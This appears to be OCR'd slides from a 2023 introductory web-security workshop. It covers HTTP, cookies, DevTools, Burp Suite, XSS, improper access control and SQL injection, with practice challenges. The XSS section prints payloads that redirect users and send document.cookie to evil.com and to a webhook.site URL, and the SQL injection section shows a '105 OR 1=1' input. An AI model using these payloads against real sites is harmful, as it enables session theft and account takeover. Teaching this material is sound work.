Introduction to Web Security

Balestra Giulio

Pimen Flavian Dei


m0leCon Workshop 2023

Syllabus

- Tools
- Basics
  - The HTTP protocol
  - Cookies
- Vulnerability Types
  - XSS
  - IAC
  - SQL injection

Introduction

Attack vectors



Useful tools

- DevTools
- Burp Suite
- Python requests

Tools – DevTools

DevTools is a **debugging** utility embedded in every browser.

These are the most important functions:

- **Inspector:** You can see and edit all the elements in the page.
- **Requests:** Used to analyse all network requests
- **Application:** You can check all the data stored by the page, like the cookies

Tools – Burp Suite


Burp Suite is a tool created to test the security of websites.

The **Proxy** works like the network tab in DevTools but you can intercept and edit the request mid-way.

The **Repeater** saves and **repeats network requests** without the direct need of the browser


Basics

Basics – URL



userinfo
host
port
https://john.doe@www.example.com:123/forum/questions/?tag=networking&order=newest#top
scheme
authority
path
query
fragment

Basics – The HTTP Protocol

Hypertext Transfer Protocol (HTTP) is the most used application protocol on the Internet. It is the client-server protocol used to transfer web pages and web application data.


GET /login.php
200 OK
POST /login.php
302 Found

Basics – The HTTP Protocol



Basics – The HTTP Protocol

The **HTTP method** indicates the desired action to be performed for a given resource.

The main methods used today are: GET, POST, DELETE, PUT and PATCH

```
GET / HTTP/1.1
Host: pwnthem0le.polito.it
User-Agent: Mozilla/5.0
Accept: text/html
Accept-Language: en-US,en
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Basics – The HTTP Protocol

The **User-Agent** header tells the server what software the client is using to issue the request.

GET / HTTP/1.1

Host: pwnthem0le.polito.it

User-Agent: Mozilla/5.0

Accept: text/html

Accept-Language: en-US,en

Accept-Encoding: gzip, deflate

Connection: keep-alive

Basics – The HTTP Protocol

The first line of a Response message is the Status-Line, which consists of the protocol version (HTTP 1.1) followed by a numeric status code (200) and its relative textual meaning (OK).

HTTP/1.1 200 OK
Date: Wed, 08 Nov...
Cache-Control: private, max-age=0
Content-Type: text/html
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 1337

<page content>

Basics – The HTTP Protocol

- Informational responses (100 – 199)
- Successful responses (200 – 299)
- Redirection messages (300 – 399)
- Client error responses (400 – 499)
- Server error responses (500 – 599)

Basics – The HTTP Protocol

- 200 OK: The request succeeded
- 301 Moved Permanently: The URL of the requested resource has been changed permanently. The new URL is given in the response.
- 302 Found: the URI of requested resource has been changed temporarily.
- 403 Forbidden: The client does not have access rights to the content
- 404 Not Found: the server cannot find a resource matching the request
- 500 Internal Server Error: the server does not support the functionality required to fulfill the request.

Basics – Cookies

Cookies are a key-value storage, and they are embedded in every request. They are used by website to store persistent data on the client machine.

By design, the HTTP protocol is stateless.

This means that all the requests are independent and one of the most common way for the backend to recognize a user is via cookies.

An example could be a personal dashboard protected by a login form.

DEMO

Vulnerability Types

Vulnerability Types

- XSS
- IAC
- SQLi

Vulnerability Types – XSS

XSS (Cross-site Scripting) is a common vulnerability that allows an attacker to **inject scripts** in a web page.

Injecting scripts in a web page can lead to **cookie stealing**

XSS – Why it works

When you access a website, you receive HTML code, this code is then **parsed and rendered** by the browser.

Browsers can **execute** JavaScript, usually via a **<script>** tag.

<script>alert(1)</script> will show an alert on the screen

For this reason, XSS means that an attacker can **execute arbitrary JavaScript** on a victim browser.

XSS – Example

Imagine a website that has a comment section.

When you send a comment, it will be saved on the site's database.

When another user access the website, the comment is then rendered by the browser.

Putting a comment like:

Coolest website ever!1!!!1 <script>document.location='https://evilwebsite.com'</script>

Will redirect any user to evilwebsite.com, making the website unusable.

XSS – Cookie stealing

Redirecting to a random website is nothing compared to stealing someone's cookies.

You can craft an XSS payload to take the user's cookies and send them to you:

document.location='https://evil.com/' + document.cookies

As we already mentioned, taking cookies allow attackers to take control over users account.

DEMO

XSS – Challenge time

XSS 1

Curious George

Virtualbank

webhook.site

XSS – Payload

```
<script>
fetch('https://webhook.site/a7a54...', {
method: 'POST',
body:document.cookie
});
</script>
```

Vulnerability Types – IAC

Improper Access Control vulnerability appears when a webserver doesn't properly check whether the user is **authorized to perform** certain tasks.

IAC – Why it works

This vulnerability usually appears because developers **rely on front-end** checks **rather than** checking the authority via the **back-end**.

IAC – Example

A backend might serve an html page and just **strip out** a "go to admin panel" button if the user is not admin as an **authorization check mechanism**.

For this reason, a normal user can't see the button but if they **navigate** to the actual **admin resource**, they will have access.

In the best case, the render of the admin controls is controlled client-sided:

```
if(document.admin==True) renderAdminControls();
```

Inspecting the page's scripts might be enough to disclose the admin resources

DEMO

IAC – Challenge time

IAC1


IAC2

IAC3

Vulnerability Types - SQL Injection

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belong to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

SQL Injection – Example



SQL Injection – How it works


- If the input is not sanitized properly, we ca modify the query and retrieve sensitive informations from the DB

- For example, if we send to the server ad id like:

105 OR 1=1

- We can modify the original query and list all the users

SQL Injection – Example



DEMO

SQL Injection - Challenges

Basic SQLi

Admin's secret

If you have no time, just don't wait

Other challenges

Exam Booking

staticwebfoundation

Dynamic lipsum